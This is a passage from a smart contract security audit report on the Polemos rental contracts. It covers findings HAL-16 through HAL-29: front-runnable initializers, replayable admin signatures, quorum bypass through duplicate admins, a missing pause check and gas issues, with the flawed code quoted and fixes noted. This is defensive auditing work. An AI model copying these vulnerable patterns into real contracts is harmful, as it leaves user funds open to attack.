 ↳ internalAssetId);
186         LibRentalParamValidator.validateSignatureTimestamp(params.
 ↳ timestamp);
187         LibRentalParamValidator.validateAddressesMatchWithError(
188             signatory,
189             params.lender,
190             SIGNATORY_NOT_LENDER_ERR
191         );
192         LibRentalParamValidator.validateAddressNotNullWithError(
193             params.assetContract,
194             ASSET_CONTRACT_IS_NIL_ERR
195         );
196         LibRentalParamValidator.validateAddressIsContractWithError
 ↳ (
197             params.assetContract,
198             ADDRESS_NOT_CONTRACT_ERR
199         );
200 
201         IERC721 tokenContract = IERC721(params.assetContract);
202 
203         LibRentalParamValidator.validateErc721AssetOwnership(
204             tokenContract,
205             params.lender,
206             params.tokenId,
207             LENDER_NOT_ASSET_OWNER_ERR
208         );
209         LibRentalParamValidator.validateErc721Approval(
210             tokenContract,
211             params.lender,
```

```
212             automator,
213             NO_ERC721_LENDER_APPROVAL_ERR
214         );
215     }
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to generate the `internalAssetId` value on-chain.

Remediation Plan:

RISK ACCEPTED: The Polemos team accepted the risk associated with this finding.

3.16 (HAL-16) RECLAIMASSET CAN BE CALLED AFTER RENTALORRECLAIMPERIOD - LOW

Description:

The reclaimAsset() function allows the lender to request the return of claimed asset before the end of rentalOrReclaimPeriod. After the request, the lender must wait between 12 and 24 hours, until the solution automatically returns the asset. The solution prevents calling the reclaimAsset() function within the last 12 hours of rentalOrReclaimPeriod (the validateReclaimInitiationTime function). However, it does not prevent calling the reclaimAsset() function after the rentalOrReclaimPeriod ends. Therefore, an impatient lender can call the function and extend the waiting time for asset return up to next 24 hours.

Code Location:

Listing 34: LibRentalParamValidator.sol (Lines 154,156)

```
149 function validateReclaimInitiationTime(
150         uint256 currentTimestamp,
151         uint256 rentalOrReclaimPeriod,
152         uint256 defaultReclaimPeriod
153     ) internal pure {
154         if (rentalOrReclaimPeriod >= currentTimestamp) {
155             require(
156                 (rentalOrReclaimPeriod - currentTimestamp) >=
 ↳ defaultReclaimPeriod,
157                 RECLAIM_NOT_ALLOWED_ERR
158             );
159         }
160     }
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to add a safety check to the `validateReclaimInitiationTime()` function that prevents calling the `reclaimAsset()` function after the `rentalOrReclaimPeriod` ends.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit `4bbbcb7941556e7486b691cb58b811733a02d2d1`: the `validateReclaimInitiationTime()` function is now removed. Instead, a new `_updateRentalEndTimestampIfNeeded()` function is introduced that adjusts asset's `rentalOrReclaimPeriod` accordingly to business rules.

3.17 (HAL-17) LACK OF EMERGENCY STOP PATTERN - LOW

Description:

The current solution does not implement any kind of emergency stop pattern. Such a pattern allows the project team to pause crucial functionalities, while being in the state of emergency, e.g., being under adversary attack. The most prevalent application of the emergency stop pattern is the Pausable contract from the OpenZeppelin's library.

In this case, if the emergency stop pattern is not implemented, then functions such as stakeAsset(), claimAsset(), returnAsset(), unclaimAsset(), or reclaimAsset() cannot be temporarily disabled.

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

It is recommended to implement and apply emergency stop pattern across solution.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit 4bbbcb7941556e7486b691cb58b811733a02d2d1: the RentalAutomatorProxy contract is now pausable. The implementation is applied inside the diamond proxy smart contract. Therefore, while proxy is paused, it blocks all transactions being done to the solution, including calls to view functions. Also, all reverted calls that included EIP-712 signatures are potentially vulnerable to replay attacks, however, the time span of replay possibility is rather short.

3.18 (HAL-18) DIAMOND PROXY INITIALIZE FUNCTIONS CAN BE FRONT-RUN - LOW

Description:

The solution implements diamond proxy as upgradability pattern. The solution assumes that the proxy is firstly deployed, then `initialize` functions are called from each `facet`. However, the assessment revealed that the `initializeRentalAdminFacet()`, `initalizeAuthenticatedUpgradabilityModule()`, `initializeRentalAutomator()` functions can be front-run by an attacker, after the proxy is deployed. In case of attack, the deployment team would be forced to redeploy the solution. In worst-case scenario, the deployment team could not spot the front-run and operate normally.

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to introduce a diamond proxy deployer or factory, that would deploy and initialize the proxy within a single transaction.

Remediation Plan:

RISK ACCEPTED: The Polemos team accepted the risk associated with this finding.

3.19 (HAL-19) SIGNATURES USED IN AUTHENTICATED UPGRADABILITY FACET CAN BE REPLAYED - LOW

Description:

The Lending solution uses EIP-712 based signatures for authorization. However, the RentalAuthenticatedUpgradabilityFacet contract does not implement any sort of protection against signature replay attacks; thus, any signature can be replayed within a period of around 10 minutes.

The same weakness was found in the ScholarAuthenticatedUpgradabilityFacet contract.

Listing 35: RentalAuthenticatedUpgradabilityFacet.sol

```
182     function replaceAdmin(
183         ReplaceAdminApproveParams memory approveParams,
184         AdminData[] memory adminDatas,
185         ReplaceAdminConfirmParams memory confirmParams
186     ) external {
187         require(approveParams.nonce == confirmParams.nonce,
 ↳ NONCE_MISMATCH_ERR);
188         DiamondStorage storage ds = state();
189         uint8 length = uint8(adminDatas.length);
190         _validateParamsLength(length);
191 
192         address[] memory signatories = new address[](length);
193 
194         _validateAdminAddressWithErr(confirmParams.
 ↳ currentAdminAddress, USER_NOT_OLD_ADMIN_ERR);
195         validateSignatureTimestamp(confirmParams.timestamp);
196 
197         for (uint8 i; i < length - 1; ++i) {
198             AdminData memory currentData = adminDatas[i];
199 
200             validateSignatureTimestamp(currentData.timestamp);
201 
202             address currentAdmin = recoverable().
 ↳ recoverReplaceAdminApprove(
```

```
203                 approveParams,
204                 currentData,
205                 REPLACE_ADMIN_APPROVE,
206                 eip712Config().getDomainSeparator()
207             );
208             _validateAdminAddressWithErr(currentAdmin,
 ↳ USER_NOT_ADMIN_ERR);
209 
210             signatories[i] = currentAdmin;
211         }
212 
213         _validateListContainsUniqueItemsWithErr(signatories,
 ↳ DUPLICATED_ADMIN_SIGNATORIES_ERR);
214 
215         address newAdmin = recoverable().
 ↳ recoverReplaceAdminConfirm(
216             confirmParams,
217             REPLACE_ADMIN_CONFIRM,
218             eip712Config().getDomainSeparator()
219         );
220         require(
221             newAdmin == approveParams.newAdminAddress,
222             SIGNATORY_NOT_NEW_UPGRADABILITY_ADMIN_ERR
223         );
224 
225         ds.adminList._isAdmin[approveParams.currentAdminAddress] =
 ↳  false;
226         ds.adminList._isAdmin[approveParams.newAdminAddress] =
 ↳ true;
227         emit ReplaceAdmin(approveParams, confirmParams, adminDatas
 ↳ );
228     }
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to introduce a signature replay protection mechanism in the RentalAuthenticatedUpgradabilityFacet contract.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit 5ee576defae536c82ee2c47be8e88293b1651ee8: the signature replay protection is now implemented in the RentalAuthenticatedUpgradabilityFacet contract by the validateUpgradeSignature() function.

3.20 (HAL-20) THE AUTHENTICATED UPGRADABILITY FACET SHARES ITS STORAGE ADDRESS SLOT WITH OTHER FACETS - LOW

Description:

The Lending solution implements the upgradability pattern by diamond proxy. The DiamondCut functionality that allows to add, remove or replace the diamond's facet is implemented in the RentalAuthenticatedUpgradabilityFacet contract. This contract also implements quorum-based authorisation. However, the variable intended to hold admin data is stored in the RentalDiamondStorage struct along with other facets' variables. This struct variable is allocated storage space at polemos.diamond.standard.diamond.storage which is shared by other facets. Such an approach is prone to human errors, when the admins' data within the struct can be accidentally altered while performing an update.

The same weakness was found in the ScholarDiamondStorage contract.

Listing 36: RentalDiamondStorage.sol (Line 50)

```
16     struct RentalDiamondStorage {
17     // maps function selectors to the facets that execute the
↳ functions.
18     // and maps the selectors to their position in the
↳ selectorSlots array.
19     // func selector => address facet, selector position
20     mapping(bytes4 => bytes32) facets;
21     // array of slots of function selectors.
22     // each slot holds 8 function selectors.
23     mapping(uint256 => bytes32) selectorSlots;
24     // The number of function selectors in selectorSlots
25     uint16 selectorCount;
26     // Used to query if a contract implements an interface.
27     // Used to implement ERC-165.
28     mapping(bytes4 => bool) supportedInterfaces;
```

```
29      mapping(bytes32 => bool) isSignatureApplied;
30      string domainName;
31      bytes32 cachedDomainSeparator;
32      uint256 defaultReclaimPeriod;
33      uint256 minRentalPeriod;
34      uint256 maxRentalPeriod;
35      address feeAddress;
36      address adminAddress;
37      bool isPaused;
38      uint256 historyIndex; // id of the latest history record
39      address priceOracle; // trusted oracle that supplies asset
↳ price
40      IERC20 feeTokenContractInstance;
41      mapping(bytes32 => RentalAssetDescription) assets;
42      // Rental wallet the Automator instance of familar of
43      // Note that it is Admin user responsibility to include,
↳ exclude rental wallet addresses to / from the list
44      mapping(address => KnownRentalWalletRecord) knownRentalWallets
↳ ;
45      // Mapping required to track an Asset related activity
46      mapping(uint256 => RentalHistoryRecord) historyRecords;
47      // mappings for storing amounts of rented tokens for each user
48      RentedStats rentedStats;
49      StakedStats stakedStats;
50      AuthenticationData adminList;
51  }
```

Listing 37: LibRentalStorage.sol (Line 8)

```
6   library LibRentalStorage {
7       bytes32 public constant DIAMOND_STORAGE_POSITION =
8           keccak256("polemos.diamond.standard.diamond.storage");
9
10      function diamondStorage() internal pure returns (
↳ DiamondStorage storage ds) {
11          bytes32 position = DIAMOND_STORAGE_POSITION;
12          // solhint-disable-next-line no-inline-assembly
13          assembly {
14              ds.slot := position
15          }
16      }
17  }
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to store `adminList` variable in a separate address slot.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit `5baefb923bad72e61862a40c3d0f6d7c07308be2`: the `adminList` variable is now stored in the separate address slot: `polemos.rental.standard.authentication.storage` using `RentalAuthenticatedUpgradabilityFacetStorage` struct.

3.21 (HAL-21) THE ADMIN LIST IS MISSING INPUT VALIDATION - LOW

Description:

The Lending solution implements the upgradability pattern by diamond proxy. The DiamondCut functionality that allows to add, remove or replace the diamond's facet is implemented in the RentalAuthenticatedUpgradabilityFacet contract. This contract also implements quorum-based authorization. To call the initalizeAuthenticatedUpgradabilityModule() function, three unique addresses must be provided; however, there is no check against zero address. Thus, only two usable admins can be set. Furthermore, this facet allows replacing the admin with another account by the replaceAdmin() function. However, it does not check if the new admin is an existing admin and allows setting such. Ultimately, two out of three admins can be set to the same account. The quorum still requires using two unique votes out of three, so if the third account is set to the same address as the previous two, quorum-based authorization is effectively disabled.

The same weakness was found in the ScholarAuthenticatedUpgradabilityFacet .

Listing 38: RentalAuthenticatedUpgradabilityFacet.sol

```
56     function initalizeAuthenticatedUpgradabilityModule(address[]
↳ calldata adminUserList) external {
57         DiamondStorage storage ds = state();
58
59         RentalAuthenticatedUpgradabilityFacetStorage
60             storage facetStorage = getAuthentificationFacetStorage
↳ ();
61         require(!facetStorage.isInitialized,
↳ AUTHENTICATED_UPGRADABILITY_FACET_ALREADY_INITIALIZED);
62         require(adminUserList.length == MAX_ADMINS_COUNT,
↳ INVALID_ADMIN_LIST_LENGTH_ERR);
63         _validateListContainsUniqueItemsWithErr(adminUserList,
↳ DUPLICATED_ADMIN_USERS_ERR);
```

```
64
65          for (uint8 i; i < MAX_ADMINS_COUNT; ++i) {
66              address currentAdmin = adminUserList[i];
67              ds.adminList._isAdmin[currentAdmin] = true;
68              ds.adminList.addresses.push(currentAdmin);
69          }
70          facetStorage.isInitialized = true;
71      }
```

Listing 39: RentalAuthenticatedUpgradabilityFacet.sol

```
182     function replaceAdmin(
183         ReplaceAdminApproveParams memory approveParams,
184         AdminData[] memory adminDatas,
185         ReplaceAdminConfirmParams memory confirmParams
186     ) external {
187         require(approveParams.nonce == confirmParams.nonce,
 ↳ NONCE_MISMATCH_ERR);
188         DiamondStorage storage ds = state();
189         uint8 length = uint8(adminDatas.length);
190         _validateParamsLength(length);
191
192         address[] memory signatories = new address[](length);
193
194         _validateAdminAddressWithErr(confirmParams.
 ↳ currentAdminAddress, USER_NOT_OLD_ADMIN_ERR);
195         validateSignatureTimestamp(confirmParams.timestamp);
196
197         for (uint8 i; i < length - 1; ++i) {
198             AdminData memory currentData = adminDatas[i];
199
200             validateSignatureTimestamp(currentData.timestamp);
201
202             address currentAdmin = recoverable().
 ↳ recoverReplaceAdminApprove(
203                 approveParams,
204                 currentData,
205                 REPLACE_ADMIN_APPROVE,
206                 eip712Config().getDomainSeparator()
207             );
208             _validateAdminAddressWithErr(currentAdmin,
 ↳ USER_NOT_ADMIN_ERR);
209
210             signatories[i] = currentAdmin;
```

```
211         }
212
213         _validateListContainsUniqueItemsWithErr(signatories,
 ↳ DUPLICATED_ADMIN_SIGNATORIES_ERR);
214
215         address newAdmin = recoverable().
 ↳ recoverReplaceAdminConfirm(
216             confirmParams,
217             REPLACE_ADMIN_CONFIRM,
218             eip712Config().getDomainSeparator()
219         );
220         require(
221             newAdmin == approveParams.newAdminAddress,
222             SIGNATORY_NOT_NEW_UPGRADABILITY_ADMIN_ERR
223         );
224
225         ds.adminList._isAdmin[approveParams.currentAdminAddress] =
 ↳  false;
226         ds.adminList._isAdmin[approveParams.newAdminAddress] =
 ↳ true;
227         emit ReplaceAdmin(approveParams, confirmParams, adminDatas
 ↳ );
228     }
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to disallow setting the same accounts for quorum in the replaceAdmin() function. Also, it is recommended to disallow setting zero address value for quorum's admin in the initalizeAuthenticatedUpgradabilityModule() function.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commits:
- 3278bcca0b0bdde4def46f2a72f41e99043343ab:
the initalizeAuthenticatedUpgradabilityModule() function now checks quorum addresses against zero address value.
- 4b07ce60b3a8874b4052dd2ac40c135c05288999 the replaceAdmin() function now checks if new admin is an existing admin address.

3.22 (HAL-22) SCHOLAR AUTOMATOR PROXY LACKS THE ISPAUSED CHECK - LOW

Description:

The Lending solution implements the upgradability pattern by diamond proxy. The ScholarAutomatorProxy contract implements the ScholarPausable interface that allows to pause the proxy in case of emergency, however the _fallback() function lacks the check of the isPaused property, rendering the mechanism ineffective; the RentalAutomatorProxy contract does implement this check.

Listing 40: ScholarAutomatorProxy.sol

```
45 function _fallback() private {
46         DiamondStorage storage ds;
47         bytes32 position = LibStorage.DIAMOND_STORAGE_POSITION;
48         // get diamond storage
49         // solhint-disable-next-line no-inline-assembly
50         assembly {
51             ds.slot := position
52         }
53         // get facet from function selector
54         address facet = address(bytes20(ds.facets[msg.sig]));
55         require(facet != address(0), FUNCTION_NOT_EXISTS_ERR);
56         // Execute external function from facet using delegatecall
↳  and return any value.
57         // solhint-disable-next-line no-inline-assembly
58         assembly {
59             // copy function selector and any arguments
60             calldatacopy(0, 0, calldatasize())
61             // execute function call using the facet
62             let result := delegatecall(gas(), facet, 0,
↳ calldatasize(), 0, 0)
63             // get any return value
64             returndatacopy(0, 0, returndatasize())
65             // return any return value or error back to the caller
66             switch result
67             case 0 {
```

```
68                  revert(0, returndatasize())
69              }
70              default {
71                  return(0, returndatasize())
72              }
73          }
74      }
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

It is recommended to add a check of `isPaused` property to the `ScholarAutomatorProxy` contract.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit `59cca75a252e1ce535f2674db111757c83862950`: the `ScholarAutomatorProxy` contract now has a check of `isPaused` property.

3.23 (HAL-23) REDUNDANT VALIDATION FOR ERC721 ASSET CLAIM - INFORMATIONAL

Description:

The claimAsset() function allows the borrower to borrow an asset from the lender. The function contains multiple input validation checks for both borrowers and price oracle's parameters. However, some checks appear to be redundant.

Within the LibErc721Helper.sol: the validation of the amount parameter has no meaning for ERC721 tokens, which are unique. The validation of the assetContract and the tokenId parameters appears to be redundant, as the assessment did not reveal any possibility to amend these values for particular internalAssetId after asset staking.

Within the LibErc20Helper.sol: the validation of the tokenId seems to be redundant, as ERC20 tokens do not use the concept of token ids. The validation of the assetContract and the amount parameters appears to be redundant, as the assessment did not reveal any possibility to amend these values for particular internalAssetId after asset staking.

Within the LibErc1155Helper.sol: The validation of the assetContract , tokenId and the amount parameters appears to be redundant, as the assessment did not reveal any possibility to amend these values for particular internalAssetId after asset staking.

Code Location:

Listing 41: LibErc721Helper.sol (Lines 255,260,265)

```
217     function _doClaimAssetValidations(
218         OraclePriceFeedParams memory oracleParams,
219         ClaimAssetParams memory params,
220         RentalAssetDescription memory gameAsset,
```

```
221         KnownRentalWalletRecord memory record,
222         address oracleSignatory,
223         address signatory,
224         AutomatorConfig memory config
225     ) private view {
226         LibRentalParamValidator.validateAssetHasStatus(
227             gameAsset.status,
228             Status.Staked,
229             ASSET_IS_NOT_STAKED_ERR
230         );
231 
232         // note: params.borrower is validated in 'addRentalWallet'
 ↳  method
233         LibRentalParamValidator.validateIsRentalWallet(record.
 ↳ known);
234         LibRentalParamValidator.validateAddressesMatchWithError(
235             oracleSignatory,
236             config.oraclePriceAddress,
237             SIGNATORY_NOT_ORACLE_ERR
238         );
239         LibRentalParamValidator.validateAddressesMatchWithError(
240             signatory,
241             record.externalWallet,
242             SIGNATORY_NOT_BORROWER_EW_ERR
243         );
244         LibRentalParamValidator.validateSignatureTimestamp(params.
 ↳ timestamp);
245         LibRentalParamValidator.validateSignatureTimestamp(
 ↳ oracleParams.oracleTimestamp);
246 
247         // note: do note validate 'game.internalId' == 'params.
 ↳ internalAssetId', because it is used in Automator
248         // to retrieve the value of RentalAssetDescription type
 ↳ related to 'params.internalAssetId'.
249         // if supplied 'game.internalId' does not exists, then its
 ↳  status is Status.Unstaked, therefore first-line of the method
 ↳ fails
250         LibRentalParamValidator.validateUintsMatchWithError(
251             uint256(params.internalAssetId),
252             uint256(oracleParams.internalAssetId),
253             INTERNAL_IDS_NOT_MATCH_ERR
254         );
255         LibRentalParamValidator.validateAddressesMatchWithError(
256             gameAsset.assetContract,
```

```
257             oracleParams.contractAddress,
258             TOKEN_CONTRACTS_NOT_MATCH_ERR
259         );
260         LibRentalParamValidator.validateUintsMatchWithError(
261             gameAsset.tokenId,
262             oracleParams.tokenId,
263             TOKEN_IDS_NOT_MATCH_ERR
264         );
265         LibRentalParamValidator.validateUintsMatchWithError(
266             gameAsset.amount,
267             oracleParams.amount,
268             AMOUNTS_NOT_MATCH_ERR
269         );
270 
271         LibRentalParamValidator.validateUintsMatch(
272             params.rentalPeriodInSeconds,
273             oracleParams.rentalPeriodInSeconds
274         );
275         LibRentalParamValidator.validateBorrowingPeriod(
276             params.rentalPeriodInSeconds,
277             config.minRentalPeriod,
278             config.maxRentalPeriod
279         );
280     }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to consider removal of redundant input validation to save some gas.

Remediation Plan:

ACKNOWLEDGED: The Polemos team acknowledged this finding.

3.24 (HAL-24) NONCE IMPLEMENTATION IS REDUNDANT - INFORMATIONAL

Description:

The Lending solutions uses EIP-712 based signatures for authorization. Within the data used for hashing and signing the nonce property is given among the others. Usually, the nonce property is used to trace signatures used; thus, it prevents replay attacks. However, the solution does no trace nonces. Instead, the validate() function traces signatures used. As long as malleable signatures are not accepted by the ECDSA.recover(), this approach is sufficient. Ultimately, the nonce property used in multiple Params structure is redundant.

Code Location:

Listing 42: SignatureValidator.sol

```
 9     function validate(bytes memory signature) internal {
10         bytes32 hashedSignature = keccak256(signature);
11         require(!isSignatureApplied[hashedSignature],
↳ SIGNATURE_USED_ERR);
12         isSignatureApplied[hashedSignature] = true;
13     }
```

Listing 43: SigningParams.sol (Line 15)

```
 8 struct StakeAssetParams {
 9     address lender; // external wallet of lender
10     AssetType assetType; // self-explained
11     uint256 amount; // should be 0 when assetType is EIP721
12     bytes32 internalAssetId; // has to be chosed & supplied by
↳ external actor
13     address assetContract; // address to token contract
14     uint256 tokenId; // should be 0 when assetType is EIP20
15     uint256 nonce; // self-explained
16     uint256 timestamp; // self-explained
17     bytes signature; // lender external wallet signature
18 }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to remove redundant nonce properties. Alternatively, it is recommended to use nonce properties to trace used signatures.

Remediation Plan:

ACKNOWLEDGED: The Polemos team acknowledged this finding.

3.25 (HAL-25) CLAIMASSETPARAMS CAN INCLUDE ASSET PRICE - INFORMATIONAL

Description:

The `claimAsset()` function allows the borrower to borrow an asset from the lender. To authorize the function, two signatures must be present: first calculated by the borrower, second calculated by the price oracle. The `OraclePriceFeedParams` signed by the price oracle contains the `assetPrice` parameter, whereas the `ClaimAssetParams` parameters signed by the borrower does not. This difference makes the agreement one-sided. As a result, the implementation poses a risk to the borrower that the price might be changed before the transaction finalization on-chain. However, still, the borrower should be protected by the token's `allowance` set in prior to the transaction. Furthermore, the risk of price manipulation exists off-chain, and it would be related either to human error, business logic error, or price oracle's wallet private key hijacking.

Code Location:

Listing 44: SigningParams.sol (Lines 368,369)

```
20 struct ClaimAssetParams {
21     address borrower; // borrower rental wallet
22     bytes32 internalAssetId;
23     uint256 nonce;
24     uint256 rentalPeriodInSeconds;
25     uint256 timestamp;
26     bytes signature; // external wallet signature
27 }
```

Listing 45: SigningParams.sol (Line 100)

```
95 struct OraclePriceFeedParams {
96     bytes32 internalAssetId;
97     address contractAddress;
98     uint256 tokenId;
99     uint256 amount;
```

```
100     uint256 assetPrice;
101     uint256 oracleTimestamp;
102     uint256 rentalPeriodInSeconds;
103     bytes signature;
104 }
```

Listing 46: RentalAutomator.sol (Lines 368,369)

```
367     function claimAsset(
368         ClaimAssetParams memory params,
369         OraclePriceFeedParams memory oracleParams
370     ) external {
371         // allow only for non locked wallet
372         require(!knownRentalWallets[params.borrower].isLocked,
 ↳ RENTAL_WALLET_LOCKED_CLAIM_ERR);
373         validate(params.signature);
374         validate(oracleParams.signature);
375         // note: get external wallet that matches borrower Rental
 ↳ Wallet
376         KnownRentalWalletRecord memory record = knownRentalWallets
 ↳ [params.borrower];
377         address oracleSignatory = recoverable.
 ↳ recoverSignatoryOraclePriceFeed(
378             oracleParams,
379             ORACLE_PRICE_FEED,
380             getDomainSeparator()
381         );
382         address signatory = recoverable.recoverSignatoryClaimAsset
 ↳ (
383             params,
384             CLAIM_ASSET,
385             getDomainSeparator()
386         );
387
388         RentalAssetDescription storage gameAsset = assets[params.
 ↳ internalAssetId];
389         AutomatorConfig memory config = getConfigWithSafetyCheck()
 ↳ ;
390         RentalAssetDescription memory result = assetHandler.
 ↳ claimAsset(
391             oracleParams,
392             params,
393             gameAsset,
394             record,
```

```
395             oracleSignatory,
396             signatory,
397             config
398         );
399         LibRentalTransferUtils.transferAssetToBorrower(gameAsset,
 ↳ params.borrower);
400         _copyToStorage(result, gameAsset);
401         // note: it deducts fees from external wallet of borrower
 ↳ (so called 'borrowerSupervisor')
402         LibRentalTransferUtils.payRentalFees(
403             IERC20(config.feeTokenContractAddress),
404             record.externalWallet,
405             config.feeAddress,
406             oracleParams.assetPrice
407         );
408
409         _updateRentedAssetRecord(
410             gameAsset.assetType,
411             params.borrower, // rental wallet of borrower
412             gameAsset.originalOwner, // external wallet of lender
413             gameAsset.assetContract,
414             gameAsset.tokenId,
415             gameAsset.amount,
416             true
417         );
418
419         _addHistoryRecord(gameAsset, HistoryOperationType.Claim);
420         emit Claimed(
421             gameAsset.internalId,
422             gameAsset.originalOwner,
423             gameAsset.currentOwner,
424             gameAsset.currentOwnerSupervisor,
425             assetHandler.getCurrentBlockTimeStamp(),
426             oracleParams.assetPrice,
427             params.rentalPeriodInSeconds
428         );
429     }
```

Risk Level:

Likelihood - 1

Impact - 1

Recommendation:

It is recommended to add the `assetPrice` parameter to the `ClaimAssetParams` structure as a part of data signed by the borrower.

Remediation Plan:

ACKNOWLEDGED: The Polemos team acknowledged this finding.

3.26 (HAL-26) SETFEETOKENCONTRACTADDRESS MAY REVERT FOR ERC20 WITH FALLBACK IMPLEMENTATION - INFORMATIONAL

Description:

The `setFeeTokenContractAddress()` function allows the owner to set token address used for fee collection. This function uses the `_validateContractSupportsErc20Interface()` function, attempting to check if the token is of ERC20 type through ERC165 interface checking. However, the drawback of the implementation is that this validation will revert for any ERC20 token that implements the `fallback()` function and does not implement the IERC165 interface. Still, the assessment did not identify any crucial ERC20 token that implements the `fallback()` function in both Ethereum and Polygon chains.

Code Location:

Listing 47: PublicUtils.sol (Lines 28-30,37)

```
24 function _tryDetectInterface(address target) internal view returns
↳  (DetectionResult result) {
25         result = DetectionResult.Unknown;
26
27         /* solhint-disable-next-line avoid-low-level-calls */
28         (bool success, ) = target.staticcall(
29             abi.encodeWithSelector(IERC165.supportsInterface.
↳ selector, ERC165_INTERFACE_ID)
30         );
31         if (!success) {
32             return DetectionResult.Erc165_Not_Supported;
33         }
34
35         IERC165 erc165Instance = IERC165(target);
36
```

```
37          if (erc165Instance.supportsInterface(ERC20_INTERFACE_ID))
↳ {
38              result = DetectionResult.Erc20;
39          } else if (erc165Instance.supportsInterface(
↳ ERC721_INTERFACE_ID)) {
40              result = DetectionResult.Erc721;
41          } else if (erc165Instance.supportsInterface(
↳ ERC1155_INTERFACE_ID)) {
42              result = DetectionResult.Erc1155;
43          }
44      }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to consider adding an implementation that handles ERC20 tokens with `fallback()` functionality.

Remediation Plan:

ACKNOWLEDGED: The Polemos team acknowledged this finding.

3.27 (HAL-27) REDUNDANT INITIALIZATION OF UINT256 VARIABLES TO 0 - INFORMATIONAL

Description:

As `i` is an `uint256`, it is already initialized to 0. `uint256 i = 0` reassigns the 0 to `i` which wastes gas.

Code Location:

PublicUtils.sol
- Line 18: `for (uint256 i = 0; i < length; ++i){`

RentalAutomator.sol
- Line 718: `for (uint256 i = 0; i < tokenIds.length; i++){`

RentalAutomatorBase.sol
- Line 122: `index = 0;`

LibRentalPolicyCheck.sol
- Line 195: `for (uint256 i = 0; i < args.tokenIds.length; i++){`

ScholarAutomator.sol
- Line 161: `for (uint256 i = 0; i < list.size(); i++){`

ScholarAutomatorBase.sol
- Line 88: `index = 0;`

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to not initialize uint256 variables to 0 to save some gas. For example, use instead:
`for (uint256 i; i < proposal.targets.length; ++i)`.

Remediation Plan:

ACKNOWLEDGED: The Polemos team acknowledged this finding.

3.28 (HAL-28) GAS OVER-CONSUMPTION IN LOOPS - INFORMATIONAL

Description:

In all the loops, the counter variable is incremented using `i++`. It is known that, in loops, using `++i` costs less gas per iteration than `i++`.

Code Location:

RentalAutomator.sol
- Line 718: `for (uint256 i = 0; i < tokenIds.length; i++){`

LibRentalPolicyCheck.sol
- Line 195: `for (uint256 i = 0; i < args.tokenIds.length; i++){`

ScholarAutomator.sol
- Line 161: `for (uint256 i = 0; i < list.size(); i++){`

Risk Level:

Likelihood - 1
Impact - 1

Proof of Concept:

For example, based on the following test contract:

Listing 48: Test.sol

```
1 //SPDX-License-Identifier: MIT
2 pragma solidity 0.8.9;
3
4 contract test {
5     function postiincrement(uint256 iterations) public {
6         for (uint256 i = 0; i < iterations; i++) {
7         }
```

```
 8      }
 9      function preiincrement(uint256 iterations) public {
10          for (uint256 i = 0; i < iterations; ++i) {
11          }
12      }
13  }
```

We can see the difference in the gas costs:

```
>>> test_contract.postiincrement(1)
Transaction sent: 0x1ecede6b109b707786d3685bd71dd9f22dc389957653036ca04c4cd2e72c5e0b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 44
  test.postiincrement confirmed   Block: 13622335   Gas used: 21620 (0.32%)

<Transaction '0x1ecede6b109b707786d3685bd71dd9f22dc389957653036ca04c4cd2e72c5e0b'>
>>> test_contract.preiincrement(1)
Transaction sent: 0x205f09a4d2268de4c1a40f35bb2ec2847bf2ab8d584909b42c71a022b047614a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 45
  test.preiincrement confirmed   Block: 13622336   Gas used: 21593 (0.32%)

<Transaction '0x205f09a4d2268de4c1a40f35bb2ec2847bf2ab8d584909b42c71a022b047614a'>
>>> test_contract.postiincrement(10)
Transaction sent: 0x98c04430526a59b1cf947c114b62666a4417165947d31bf300cd6ae68328033
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 46
  test.postiincrement confirmed   Block: 13622337   Gas used: 22673 (0.34%)

<Transaction '0x98c04430526a59b1cf947c114b62666a4417165947d31bf300cd6ae68328033'>
>>> test_contract.preiincrement(10)
Transaction sent: 0xf060d04714eff8482a828342414d5a20be9958c822d42860e7992aba20e1de05
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 47
  test.preiincrement confirmed   Block: 13622338   Gas used: 22601 (0.34%)

<Transaction '0xf060d04714eff8482a828342414d5a20be9958c822d42860e7992aba20e1de05'>
```

Recommendation:

It is recommended to use `++i` instead of `i++` to increment the value of an `uint` variable inside a loop to save some gas. This is not applicable outside of loops.

Remediation Plan:

ACKNOWLEDGED: The Polemos team acknowledged this finding.

3.29 (HAL-29) IMMUTABILITY CAN BE INTRODUCED - INFORMATIONAL

Description:

The assessment revealed several items in code, that can be declared as immutable. The compiler does not reserve a storage slot for these variables.

Code Location:

Listing 49: RentalAutomatorBase.sol

```
19     uint256 internal defaultReclaimPeriod;
20     uint256 internal minRentalPeriod;
21     uint256 internal maxRentalPeriod;
```

Listing 50: RentalAutomatorBase.sol

```
27     IRentalRecoverable internal recoverable;
28     IRentalPolicyCheck internal policyHandler;
29     IRentalAssetHandler internal assetHandler;
```

Listing 51: ScholarAutomatorBase.sol

```
18     IRentalRecoverable internal recoverable;
19     IRentalPolicyCheck internal policyHandler;
20     IRentalAssetHandler internal assetHandler;
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to apply the `immutable` modifier to save some gas.

Remediation Plan:

